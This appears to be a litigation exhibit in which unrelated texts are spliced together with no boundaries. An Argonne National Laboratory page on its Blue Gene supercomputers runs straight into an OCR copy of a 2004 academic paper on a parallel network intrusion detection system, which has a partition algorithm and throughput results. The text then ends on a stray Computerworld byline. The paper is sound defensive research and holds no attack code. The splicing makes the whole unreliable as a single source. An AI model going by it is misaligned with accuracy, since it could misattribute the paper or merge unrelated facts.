Intrepid, the Argonne Leadership Computing Facility's IBM Blue Gene/P, has a peak performance of 557 teraflops.

Argonne's most recent foray into production computing began in 2004 when Argonne formed the Blue Gene Consortium with IBM and other national laboratories. The objective was to design, evaluate and develop code for a series of massively parallel computers. The following year saw the establishment of the Argonne Leadership Computing Facility (ALCF) and the installation of a 5-teraflops IBM Blue Gene/L and, in 2007, a 557-teraflops Blue Gene/P.

ALCF computational scientists and performance engineers work closely with Argonne's Mathematics and Computer Science Division – the seedbed for such groundbreaking software as BLAS3, p4, ADIFOR, PETSc and MPICH. The ALCF's Blue Gene system principally supports projects through the DOE's Innovative and Novel Computational Impact on Theory and Experiment (INCITE) program. This year, the ALCF is committed to delivering over two billion core-hours on Mira, its newly installed IBM Blue Gene/Q machine, which is already in full production mode.

On May 14-15, Argonne will host many of the visionaries at the lab and at other institutions who initiated and contributed to Argonne's history of advancing parallel computing and computational science. The tradition continues as Argonne explores new paths and paves the way toward exascale computing.

Argonne National Laboratory seeks solutions to pressing national problems in science and technology. The nation's first national laboratory, Argonne conducts leading-edge basic and applied scientific research in virtually every scientific discipline. Argonne researchers work closely with researchers from hundreds of companies, universities, and federal, state and municipal agencies to help them solve their specific problems, advance America's scientific leadership and prepare the nation for a better future. With employees from more than 60 nations, Argonne is managed by UChicago Argonne, LLC for the U.S. Department of Energy's Office of Science.

DID YOU KNOW?

The lab's supercomputer, an IBM Blue Gene/Q named Mira, weighs 96 tons and has 786,432 processors. (Your laptop probably has two.)

CONTACT US

For More Information or Media-Related Inquiries

+1-630-252-5580 | media@anl.gov

For Partnership Inquiries or Commercializing Argonne Science and Technology

partners@anl.gov

RELATED ORGANIZATIONS

Argonne Leadership Computing Facility

Mathematics and Computer Science

RELATED MATERIAL

Photo gallery: Celebrating 30 years of parallel computing at Argonne

In memoriam: The remarkable career of Margaret Butler

Introducing Mira: The lab's new supercomputer comes online

DOE researchers advance scientific computing with record-setting simulations

UChicago
Argonne, LLC

U.S. DEPARTMENT OF
ENERGY

A Parallel Intrusion Detection System for High-Speed Networks

Haiguang Lai[1], Shengwen Cai[1], Hao Huang[1], Junyuan Xie[1], and Hui Li[2]

[1] Nanjing University, Nanjing, China,
lite@263.net,
[2] PLA University of Science and Technology

Abstract. The process speed of network-based intrusion detection systems (NIDSs) is still low compared with the speed of networks. As a result, few NIDS is applicable in a high-speed network. A parallel NIDS for high-speed networks is presented in this paper. By dividing the overall traffic into small slices, several sensors can analyze the traffic concurrently and significantly increase the process speed. For most attacks, our partition algorithm ensures that a single slice contains all the evidence necessary to detect a specific attack, making sensor-to-sensor interaction unnecessary. Meanwhile, by making use of the character of the network traffic, the algorithm can also dynamically balance all sensors' loads. To keep the system as simple as possible, a specific sensor is used to detect the scan and the DoS attack. Although only one sensor is used for this kind of attacks, we argue that our system can still provide high process ability. ...

1 Introduction

NIDSs detect attacks by sniffing and analyzing network packets [1,2]. Because of the dramatic increase of the network speed, there is an urgent need for higher process ability of NIDSs. Currently, most NIDSs can cope with the network traffic at a speed up to 100-200 Mbps [3]. There is no problem when they are used in a 100 Mbps shared network. However, It is easy to observe gigabit traffic on the mirror port of the switch in a 100 Mbps switched network. The NIDSs' weak process ability is mainly because that the analysis of network packets needs much computing. So it seems that the problem could be resolved if the processors' speed is increased. Unfortunately, the speed of networks increases faster than the speed of processors. It's impossible to keep up with the speed of networks by just increase the CPU's speed of NIDSs.

To resolve the problem, several sensors could be used to process the traffic concurrently. Since each sensor only processes one part of the traffic, the whole system can process the traffic at higher speed. The key of such system is how to split the network traffic into slices as equally as possible and not loss any evidence necessary for attack detection. A simple, effective parallel intrusion detection system for high-speed network is presented in the paper. The system's partition algorithm provides good splitting equality and makes sensor-to-sensor interaction completely unnecessary.

M. Jakobsson, M. Yung, J. Zhou (Eds.): ACNS 2004, LNCS 3089, pp. 439–451, 2004.
© Springer-Verlag Berlin Heidelberg 2004

Netskope Exhibit 1002 - Appendix B10

2 Related Work

Christopher Kruegel et al design a high-speed NIDS, in which the traffic is divided into slices and each slice is processed by one or more sensors [4]. The partitioning is done so that a single slice contains all the evidence necessary to detect a specific attack. The architecture of the system is showed in Fig. 1.




Fig. 1. Architecture of the high-speed intrusion detection

The scatterer only scatters frames in a round-robin fashion to guarantee high speed. The task of the slicers is to route the frames they receive to the sensors that may need them to detect an attack. The reassemblers are responsible to reassemble the possibly disordered frames. The system's throughput nearly reaches 200 Mbps in their experiment.

The paper mainly discusses how to divide the network traffic to avoid losing the evidence for intrusion detection. But the author does not present a feasible method to equally divide the traffic although he shows that the load balancing can be done by dynamically change the slices' filters. In the experiment, the traffic is statically divided according to the address range. Besides, the system is also complex, which needs many devices and has to reassemble the disordered frames. All of these limit its application in the real world.

The traffic splitter is the key of the parallel intrusion detection system. Charitakis et al examine a splitter's architecture in their paper [5]. Two methods are used to improve the system's performance. The first is the use of early filtering where

Fortinet Ex. 2010, Page 418 of 465
Netskope Exhibit 1002 - Appendix B10

a portion of the packets is processed on the splitter instead of the sensors. The second is the use of locality buffering, where the splitter reorders packets in a way that improves memory access locality on the sensors. The experiment shows that these methods do improve the performance. However, since early filtering and locality buffering may cause some packets been dropped or reordered, it is impossible for the sensors to do state analysis which is important to improve the detection accuracy. In addition, the author splits the traffic by simply hashing on flow identifiers and does not discuss the problem of load balancing in the paper.

3 Parallel Intrusion Detection System

3.1 System Structure

The system structure determines the data flow and control flow in the system. A good structure is able to guarantee the efficiency of partitioning traffic and provide good scalability. The system's process ability can be increased by simply adding more sensors in the system. Besides, a simple structure is more applicable than a complex structure when they provide the same functions. We try to design such a good and simple structure, which is showed in Fig. 2.




Fig. 2. Structure of the parallel intrusion detection

The scatterer is equipped with two network cards. One card is used to receive network packets from the switch's mirror port and the other one is used to send out the packets. Whenever a packet is received, the scatterer decides which sensor is responsible to process it according to the partition algorithm. Then the packet is sent out after changing its destination MAC address to the sensor's MAC address. The switch's mirror port mirrors all ports' traffic except the ports to which the scatterer and the sensors connect. The pairs of the sensors' MACs and the ports to which they connect are stored in the switch's "MAC-Port" table as static entries so that the broadcasting process of establishing the table is avoided.

This is a very simple structure since only a few devices are needed. To increase the system's process ability, all that we need to do is to add more sensors and

Netskope Exhibit 1002 - Appendix B10

configure the switch. Our preliminary experiment has proved that the system is effective, scalable and efficient.

3.2 Partition Algorithm

The partition algorithm is the core of the system. An ideal partition algorithm should satisfy these requirements:

1. The algorithm divides the whole traffic into slices with equal sizes.
2. Each slice contains all the evidence necessary to detect a specific attack.
3. The algorithm is simple and efficient.

The first requirement is the key to guarantee the system's performance. If one slice is much larger than others are, the sensor that processes the slice will become the bottleneck of the system and waste other sensors' process abilities. The second requirement assures that each sensor can detect attacks without any interaction so that the system's complexity is greatly reduced. The third requirement is also for the performance. It is obvious that a simple and efficient algorithm is easy to archive a high throughput. Unfortunately, in practice, it is very hard to satisfy all of these requirements. For example, the round-robin partition algorithm, which sends the packets to the sensors in turn, completely satisfies requirement 1 and requirement 3. However, because the algorithm does not consider any character of the packets, it is very possible that several packets relevant to the same attack are sent to different sensors. As a result, no sensor has enough information to detect the attack. The round-robin algorithm does not satisfy requirement 2. On the other hand, to satisfy requirement 2, it is difficult to partition the traffic equally and keep the algorithm simple. After studying the network attacks, we design a simple algorithm that satisfies requirement 2 and guarantee that the slices have the nearly same sizes.

There are two kinds of network attacks. The attacks in the first category are those that can be detected after inspecting all the packets belonging to one TCP/UDP connection (Although there is no connection using UDP, we call it connection for convenience). Most attacks fall into this category, such as the attacks making use of the bugs of the programs. On the contrary, several connections have to be inspected to detect the attacks in the second category. Scan and DoS fall into this category.

For the first kind of attacks, the sensor would be able to detect the possible attacks without other information if all packets belonging to the same TCP/UDP connection are sent to it. So, no sensor-to-sensor interaction would be needed if partitioning according to TCP/UDP connections.

One TCP/UDP connection is identified by source IP address, source port, destination IP address, and destination port. Here, they are expressed respectively as *src_ip, src_port, dst_ip*, and *dst_port*. The TCP/UDP connection is defined as $conn(src\_ip, src\_port, dst\_ip, dst\_port)$. U denotes the aggregation of the packets belonging to the same partition. The constraint of the partition to satisfy requirement 2 is:

Fortinet Ex. 2010, Page 420 of 465 Netskope Exhibit 1002 - Appendix B10

Constraint. *For any packets p_i, p_j, $p_i \in conn$, $p_i \in U$, $p_j \in conn'$, $p_j \in U'$, if $conn = conn'$ then $U = U'$.*

It is easy to prove that partitioning with any function of the source address, source port, destination address, and destination port is the sufficient condition of the constraint.
$f(src\_ip, src\_port, dst\_ip, dst\_port)$ denotes the function of the source address, source port, destination address, and destination port. Partitioning with the function means that:

Proof. For any packets p_i, p_j, $p_i \in conn$, $p_i \in U$, $p_j \in conn'$, $p_j \in U'$, if $f(p_i.src\_ip, p_i.src\_port, p_i.dst\_ip, p_i.dst\_port) = f(p_j.src\_ip, p_j.src\_port, pj.dst\_ip, pj.dst\_port)$ then $U = U'$.
Now, if $conn = conn'$ then $p_i.src\_ip = p_j.src\_ip$, $p_i.src\_port = p_j.src\_port$, $p_i.dst\_ip = p_j.dst\_ip$, $p_i.dst\_port = p_j.dst\_port$. So, $f(p_i.src\_ip, p_i.src\_port, p_i.dst\_ip, p_i.dst\_port) = f(p_j.src\_ip, p_j.src\_port, p_j.dst\_ip, p_j.dst\_port)$, then $U = U'$, the constraint is satisfied.

Since partitioning with the function of the source address, source port, destination address, and destination port guarantees detecting attacks without sensor-to-sensor interaction, a natural partition algorithm is to split the traffic with one or combination of these parameters. For instance, the address space of the protected network can be divided into several parts according to the destination address. One sensor is responsible for one part. Whenever the scatterer receives a packet, the scatterer checks the destination of the packet and forwards it to the sensor responsible for this address. However, although the interaction between sensors is avoided, it is hard to balance the loads of the sensors for the algorithm. Because the network traffic is dynamic, the static partition is unable to keep all parts equal. The dynamic adjustment of the partition is necessary to balance the loads of the sensors. This can be achieved by using an analyzer to collect and analyze the loads of the sensors. When finding one sensor's load is too high, the analyzer tells the scatterer to adjust the partition of the traffic so that the sensors' loads can be balanced. The resolution sounds good. However, to guarantee no evidence of the attacks is lost because of the load balancing, a sensor has to keep and exchange with other sensors the information of the connections currently processed. This is resource consuming and complex. Besides, the interaction of the analyzer and the sensors also increase the complexity of the system. In order to keep the system as simple as possible, no additional device is added in our design and the load balance is achieved by a special partition algorithm.
In the real networks, especially the large networks providing services, such as WWW and FTP, plenty of TCP/UDP connections are established and terminated all the time. Because the connections is established and terminated by the computers individually, the appearance of new connections is statistically random. As a result, there are always new connections during a short period. It is seldom that no new connection appears in a very long period. Therefore, the scatterer will frequently receive the packets belonging to the new connections

Fortinet Ex. 2010, Page 421 of 465
Netskope Exhibit 1002 - Appendix B10

in a real network. For a new connection, all sensors are available to process its packets. The dynamic load balance is archived by choosing the sensor with the lightest load to process the new connection's packets. To measure the load of the sensor, the packets sent to every sensor are counted. The load is considered in direct proportion to the value of counting. The partition algorithm is described in details as following:

Algorithm 1. There are two tables on the scatterer. One is the table S that maps $src\_ip \| src\_port \| dst\_ip \| dst\_port$'s hash value k to the sensor's index ("$\|$" denotes concatenation). The other is the table C that maps the index of the sensor to the count of packets. C is used to record the number of the packets each sensor has processed. Initially, S is empty and the count is zero for every sensor in C. When the scatterer receives a packet, the packet is processed as following:

1. Calculate $src\_ip \| src\_port \| dst\_ip \| dst\_port$'s hash value k.
2. Search in S for the sensor to which k maps. If it is found, the packet is forwarded to that sensor and the sensor's count is increased by one in C. If it is not found, the packet is forwarded to the sensor with the lowest count. Meanwhile, an entry that maps k to the sensor is inserted to S and the sensor's count is creased by one in C.

In this algorithm, TCP/UDP connection is represented by the hash value k. The traffic is partitioned with k. As we have proved, partitioning with any function of the source address, source port, destination address, and destination port is the sufficient condition of the constraint. Therefore, partitioning with k satisfies the constraint. Using the hash value k instead of $src\_ip \| src\_port \| dst\_ip \| dst\_port$ is because that $src\_ip \| src\_port \| dst\_ip \| dst\_port$ needs 96 bits in total. If it were used as the index of the table S, there would be 296 entries in S. It is impossible in practice to implement a table with such huge size.

Algorithm 1 guarantees that the packets belonging to the same connection are processed by the same sensor so that the attacks in the first category will not be missed after partitioning. For the attacks in the second category, the packets relevant to one attack appear in different connections. Using algorithm 1, they may be sent to several sensors so that no sensor will have adequate evidence to detect the attack.

There is usually no significant signature for intrusion detection in a single packet belonging to the attack in the second category. Normal connection establishing or finishing packets can be used to probe whether some services are provided in the target host. Although some DoS attacks' packets do have certain signatures, it is usually not sufficient to make a conclusion that a specific attack occurs when a packet with the signature is detected. However, the attack's packets share some common characters. All packets of a scanning have the same source addresses while the destination addresses of the packets of a DoS attack are completely same. It is obvious that no scan and DoS attacks will be missed if all packets with the same source addresses are processed by the same sensor and all packets with the same destination addresses are processed by the same sensor.

Fortinet Ex. 2010, Page 422 of 465 Netskope Exhibit 1002 - Appendix B10

Algorithm 1 is modified to ensure that the packets with the same source addresses are sent to the same sensor and the packets with the same destination addresses are sent to the same sensor. Obviously, no attack in the first category will be missed because the packets belonging to the same connection must have the same source or destination addresses. The following is the modified algorithm:

Algorithm 2. Three tables are used on the scatterer. S is the table used to map the source address to the index of the sensor. Table D is to map the destination address to the index of the sensor. Table C is used to record the number of the packets each sensor has processed. At first, S and D are empty and the counts in C are all zero. Whenever a packet is received, the following steps are executed:

1. Get the packet's source IP address *src_ip* and destination IP address *dst_ip*.
2. Search in S for the sensor to which *src_ip* maps.
3. If it (called A) is found, the packet is forwarded to A and the count of the sensor A is increased by one in C. Search in D for the sensor to which *dst_ip* maps. If it (called B) is found, the packet is forwarded to B and the count of B is increase by one in C. If B is not found, an entry that maps *dst_ip* to A is inserted to D.
4. If A is not found, Search in D for the sensor to which *dst_ip* maps. If it (called B) is found, the packet is forwarded to B and the count of B is increased by one. Meanwhile, an entry that maps *src_ip* to B is inserted to S. If B is not found, the packet is forwarded to the sensor with the lowest count. At the same time, an entry that maps *src_ip* to the sensor is inserted t to S and an entry that maps *dst_ip* to the sensor is inserted to D. The count of the sensor in C is increased by one too.

Algorithm 2 ensures that no evidence of the attacks will be missed after partitioning the traffic. Nevertheless, it brings new problems. First, the performance of the system is reduced because one packet may be sent to two sensors. Moreover, in the real networks, many connections may have the same destination address, a server's address for example. If algorithm 2 were used, all packets belonging to these connections would be sent to the same sensor and make its load too heavy. After some experiments, we find that algorithm 2 is completely unpractical.

Because of the attacks in the second category, it is difficult to keep the loads of the sensors balanced without the sensor-to-sensor interaction. To resolve the problem, we decide to modify the structure of the system. A single dedicated sensor is added to detect the attacks in the second category. Algorithm 1 is still used as the partition algorithm on the scatterer. The structure of the new system is showed in Fig. 3.

The sensors of type A are only responsible to detect the attacks in the first category. Sensor B is only used to detect the attacks in the second category. Like the scatterer, sensor B is connected to the mirror port of the switch. Therefore, it can receive all the packets of the network. No attacks in the second category will be missed as long as sensor B's speed is fast enough. In fact, it is not very difficult. For the attacks in the first category, the sensor has to reassemble the

Fortinet Ex. 2010, Page 423 of 465 Netskope Exhibit 1002 - Appendix B10




Fig. 3. Structure of the modified system

TCP streams and even the HTTP, FTP sessions. Then, the signatures of the attacks are searched in the payloads [6]. The whole process, especially the step of signature matching is time consuming. Therefore, the speed of intrusion detection is hard to keep up with the speed of the networks. However, to detect the attacks in the second category, the process is much simpler. Only the heads of the packets need to be checked. Since the flags of the packets' heads are limited, it is easy to detect the attacks at a high speed. R. Sekar designs a method to detect the attacks in the second category [7]. The method guarantees a high detection speed by translating the attacks' patterns into finite-state automata. Their system participated in an intrusion detection evaluation organized by MIT Lincoln Labs, where their system worked well at 500 Mbps. Therefore, the system structure showed in Fig. 3 is feasible. At least, the structure is still effective at 500 Mbps if Sekar's method is used in sensor B.

4 Experiment

In our prototype, the scatterer is a PC (Pentium4 1.8 G 512 M) equipped with two Intel8254GC Gigabit network cards, running Linux 2.4.18-13 (Redhat 7.3). The switch is Intel NetStructure4701T. The sensor for the detection of the attacks in the second category is not implemented in the prototype. The major purpose is to evaluate our partition algorithm.

To improve the performance of scattering, we implement the forwarding of the packets in the Linux kernel [8]. In more detail, the entries of the network protocols' process functions are stored in the array `packet_ptype_base`. First, we use function `dev_remove_pack()` to remove all protocols' functions for the array. Second, Our process function is inserted to `packet_ptype_base` by `dev_add_pack()` so that the packets will be processed by our function immediately after it is processed by the network card driver. According to the partition algorithm, the destination MAC addresses of the packets are changed and the packets are sent out by `dev_queue_xmit()`. Since the sensors process only IP packets, all packets except IP packets are dropped by the scatterer to further increase the scattering speed. The hash function used in the scatterer is the FNV hash, which is fast

Fortinet Ex. 2010, Page 424 of 465
Netskope Exhibit 1002 - Appendix B10

while maintaining a low collision rate [9].The last 24 bits of the hash value k is used as the index of table S. As a result, the size of table S is 16 M bytes. The experiment consists of two parts. The effectiveness and the performance are evaluated respectively.




Fig. 4. Counts of scattered packets




Fig. 5. Scatter packets to two sensors




Fig. 6. Scatter packets to three sensors

Netskope Exhibit 1002 - Appendix B10

4.1 Effectiveness

The evaluation of the effectiveness is to examine whether the traffic could be divided into slices with nearly the same size by the partition algorithm. We use tcpreplay to replay the traffic produced by MIT Lincoln Labs as part of the DARPA 1999 IDS evaluation [10]. The scatterer is configured to scatter packets to 2∼6 sensors. The number of the packets sent to the sensors is counted in the scatterer. Figure 4 and table 1 show the result.

Table 1. Counts of scattered packets

	2 sensors	3 sensors	4 sensors	5 sensors	6 sensors
Pkts. sent	2356503	2356503	2356503	2356503	2356503
Sensor 1	1169906	779103	581735	468647	388624
Sensor 2	1169900	779101	595170	459843	388649
Sensor 3		781553	581710	459841	388625
Sensor 4			581708	490155	393249
Sensor 5				461229	390935
Sensor 6					389588

As the result shows, the packets are almost equally scattered to all sensors. However, the result only demonstrates that the total numbers of the packets received by the sensors are nearly the same. It is also important that the instantaneous speed of the traffics scattered to the sensors are nearly equal, which means that the packets scattered to one sensor are nearly as many as those scattered to other sensors in a short period. Figure 5∼Fig. 9 show the process that the scatterer scatters packets. As the figures demonstrate, the packets are sent to different sensors in turn. It is not observed that all packets are sent to one sensor during a long period.




Fig. 7. Scatter packets to four sensors

Netskope Exhibit 1002 - Appendix B10




Fig. 8. Scatter packets to five sensors




Fig. 9. Scatter packets to six sensors

4.2 Performance

Because the maximum amount of the traffic tcpreplay can generate is 160 Mbps, A SmartBits 600, which can generates faster traffic, is used to evaluate the performance. The percentage of the packets processed by the scatterer is recorded when the packets are sent out by the SmartBits with different size. The result is showed in Fig. 10 and table 2.




Fig. 10. Percentage of the packets processed

Netskope Exhibit 1002 - Appendix B10

Table 2. Percentage of the packets processed

Speed (Mbps)	100	150	200	250	300	350	400	450	500
512 Bytes	100%	100%	100%	100%	100%	99.977%	99.848%	99.588%	58.132%
256 Bytes	100%	100%	99.968%	99.708%	44.341%	16.251%	12.969%	3.921%	3.533%

5 Conclusion and Future Work

A parallel intrusion detection system for high-speed networks is presented in the paper. The high-speed traffic is divided into several low-speed traffics, which are processed respectively by many sensors. Because of the parallel process, the system's performance is much better than the performance of one sensor. For all attacks except the scan and the DoS, the partition algorithm guarantees that the packets sent to each sensor contain all evidence necessary to detect a specific attack, making the complex sensor-to-sensor interaction unnecessary. Meanwhile, the algorithm provides the ability of dynamically balance the loads of the sensors. In more detail, the algorithm always chooses the idlest sensor to process the packets belonging to a new connection. In addition, the algorithm is very simple and efficient. For the scan and DoS attacks, it is difficult to keep the sensors' loads balanced while making sensor-to-sensor interaction unnecessary. Therefore, we use a specialized sensor to detect them and explain that the system's performance can still keep high despite only one dedicated sensor is used. Our preliminary experiment proves that the parallel intrusion detection system is of high performance and scalability. Our approach also has some shortages. The scatterer is the bottleneck of the system and the partition algorithm consumes much memory. Future work will include implementing the partition algorithm in hardware and the research on parallel detecting the scan and DoS attacks.

References

1. Rebecca Bace, Peter Mell: Intrusion Detection Systems. NIST Special Publication on Intrusion Detection Systems. (2001)
2. G. Vigna, R. Kemmerer: NetSTAT: A Network based Intrusion Detection Approach. Computer Security Applications Conference. (1998)
3. Bob Walder: Gigabit IDS. http://www.westcoast.com/artframe_report.html. (2003)
4. Christopher Kruegel, Fredrik Valeur, Giovanni Vigna, Richard Kemmerer: Stateful Intrusion Detection for High-Speed Networks. IEEE Symposium on Security and Privacy. (2002)
5. I. Charitakis, K. Anagnostakis, E. Markatos: An Active Traffic Splitter Architecture for Intrusion Detection. 11th IEEE/ACM International Symposium on Modeling, Analysis and Simulation of Computer Telecommunications Systems. (2003)
6. V. Paxson: Bro: A System for Detecting Network Intruders in Real-Time. The 7th USENIX Security Symposium. (1998)

Fortinet Ex. 2010, Page 428 of 465
Netskope Exhibit 1002 - Appendix B10

7. Sekar, R., Guang, Y., Verma, S., Shanbag, T.: A High-Performance Network Intrusion Detection System. ACM Symposium on Computer and Communication Security. (1999)
8. kossak: Building Into The Linux Network Layer. Phrack Magazine. **9**(1999)
9. Glenn Fowler, Phong Vo., Landon Curt Noll: Fowler / Noll / Vo (FNV) Hash. http://www.isthe.com/chongo/tech/comp/fnv/.
10. MIT Lincoln Laboratory: DARPA Intrusion Detection Evaluation. http://www.ll.mit.edu/IST/ideval/. (1999)

Netskope Exhibit 1002 - Appendix B10

UNITED STATES

By Dan Verton

Computerworld |

JUL 15, 2002 12:00 AM PST

